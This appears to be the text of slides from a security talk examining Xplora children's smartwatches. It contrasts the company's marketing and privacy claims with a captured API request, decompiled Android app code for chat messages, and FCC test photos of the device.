

WATCH YOUR KIDS

[Xplora Back to School Commercial 2025, youtu.be/oplqYKCXaiw]

“Safety in every detail.”

Xplora Guardian app


Safety in your hands.


With the **Guardian App**, you can track your child's location in real-time and receive notifications for added peace of mind.

Explore the Guardian App

**“One single device
– maximum safety.”**

“comprehensive security”







Our Story

Our owner and CEO, Sten Kirkbak, founded Xplora after a traumatic experience. During a visit to a shopping center in Oslo together with his four-year-old son, the boy disappeared after a quick misunderstanding. After 30 agonizing minutes, the boy was fortunately found unharmed, but of course this left a deep mark on Sten.

For a person with extensive experience in both the telecom and tech sectors, these tracks became a driving force for further development. All in all, it was a nightmare that made him manage the entire experience and sowed the seed of what is today Xplora's award-winning smartwatches for kids. This watch, which in Sten Kirkbak's case would have been crucial in quickly finding his son in the mall, has become a recognized innovation.

[xplora.co.uk/pages/about-us]



Latest Webcast

Interim Report Q2 2025
2025-08-15



[Report Q2 2025](#)



[Presentation Q2 2025](#)



[Webcast Q2 2025](#)

[investor.xplora.com]



DIE SMARTWATCH FÜR KINDER

Xplora meets BVB

Gemeinsam für ein physisches und psychisches Wohlbefinden unserer Kinder

Xplora wurde mit der Vision gegründet, Kindern einen sicheren und bewussten Einstieg in die digitale Welt zu ermöglichen und ein gesundes Gleichgewicht zwischen Bildschirmzeit und körperlicher Aktivität zu fördern.

Mit der X6Play BVB-Edition vereinen sich moderne Technologie und die Leidenschaft der Fußball-Community – mit dem Ziel, Kindern mehr Bewegung, sichere digitale Teilhabe und eine starke emotionale Verbindung zu ihrem Verein zu bieten.

Die Xplora Guardian App sorgt für eine geschützte Kommunikation, unterstützt die psychische Gesundheit und das Wohlbefinden der Kinder und hilft ihnen, von Anfang an positive digitale Gewohnheiten zu entwickeln.

[\[myxplora.de/products/x6play-bvb-edition\]](https://myxplora.de/products/x6play-bvb-edition)



Privatkunden Geschäftskunden

Telekom Shops Kontakt

Magenta Black Days

Mobilfunk

Internet

TV

MeinMagenta App

Glasfaser

Service



Telekom > Smarte Produkte > IoT > Kids Watch

Wie funktioniert die Kids Watch?

Die Kinder Smartwatch XPLORA X6 Play eSIM (2025) funktioniert im Schulmodus so: ✓

Magenta Black Days

Ideal für die dunkle Jahreszeit

Die sichere GPS-Telefonuhr für Ihr Kind

Die Kids Watch XPLORA X6 Play eSIM (2025) **für 1 € statt 49,95 € einmalig** im Tarif Smart Connect S mit Top-Gerät. **Zusätzlich:** 3 Monate kein Tarifpreis. Danach 9,95 € mtl. ☐

[Zum Angebot](#)

Lassen Sie sich von unseren Experten [online beraten](#) oder testen Sie die Kids Watch vor Ort in einem unserer ausgewählten Telekom Shops.

[Zum Shopfinder](#)

Nur bis
04.12.



Notfallknopf >



GPS Standorte >




Easy mit eSIM >


[telekom.de/smarte-produkte/iot/kids-watch]

Xplora has secured a strong market position in the Nordics. In Norway, where the Company has the longest track record, close to 1 in 5 children in the age 4-10 are using an Xplora smartwatch with a connectivity subscription from Xplora. In Sweden

[Xplora Annual Report 2024, investor.xplora.com/pages/annual-reports]



[Xplora Annual Report 2023, investor.xplora.com/pages/annual-reports]



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POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
[...]
H-Vendor: sikey
H-Model: X6
[...]

CHINA



Text search: incommin

Search for text:

☒ Auto search

Search definitions of:

☐ Class
☐ Method
☐ Field
☒ Code
☐ Resource
☐ Comments

Search options:

☒ Case-insensitive
☐ Regex
☐ Active tab only

Limit to package:

Node	
com.xplora.commonservice.model.database.ChatDbDbEntity.from(BaseM	} else if ((info instanceof MsgListInfo) && !((MsgListInfo) info).getIncomming()) {
com.xplora.commonservice.model.http.chat.MsgListInfo	@Metadata(d1 = {"\u0000\$\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0000\n\u0002\u0010\u000b\n\u0000
com.xplora.commonservice.model.http.chat.MsgListInfo	@SerializedName("incomming")
com.xplora.commonservice.model.http.chat.MsgListInfo	private final boolean incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.MsgListInfo(I	public MsgListInfo(boolean incomming) {
com.xplora.commonservice.model.http.chat.MsgListInfo.MsgListInfo(I	this.incomming = incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming	public final boolean getIncomming() {
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming	return this.incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.copy\$default	z = msgListInfo.incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.copy(boolean	public final MsgListInfo copy(boolean incomming) {
com.xplora.commonservice.model.http.chat.MsgListInfo.copy(boolean	return new MsgListInfo(incomming);
com.xplora.commonservice.model.http.chat.MsgListInfo.equals(Object	return (other instanceof MsgListInfo) && this.incomming == ((MsgListInfo) other).incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming	public final boolean getIncomming() {
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming	return this.incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.hashCode()	boolean z = this.incomming;
com.xplora.commonservice.model.http.chat.MsgListInfo.toString()	return "MsgListInfo(incomming=" + this.incomming + ")";
com.xplora.commonservice.modules.ChatMsgManager\$refreshMsgList\$1:	if (Integer.parseInt(type) != 104 && info.getIncomming()) {

Load all

Load more

Stop

Found 17 (complete)

Sort results

☐ Keep open

Open

Cancel

14

PRIVACY MADE IN EUROPE



«[We are] skeptical about the data that companies like Apple may extract from our children's activities into their massive data platforms, how they will use it and with whom they will share it.

Xplora complies with the strictest security and transparency standards [...] to ensure that all the data is well protected from misuse and exploitation.»

[Sten Kirkbak, 2020, xplora.co.uk]

LET'S LOOK INSIDE





External Photos of the EUT



Fig. 1




Fig. 8



Shenzhen LCS Compliance Testing Laboratory Ltd.
Add: 101, 201 Bldg A & 301 Bldg C, Juji Industrial Park Yabianxueziwei, Shajing Street, Baoan District, Shenzhen, 518000, China
Tel: +(86) 0755-82591330 | E-mail: webmaster@lcs-cert.com | Web: www.lcs-cert.com
Scan code to check authenticity

[fccid.io/2AVMJX6]









Fig. 9

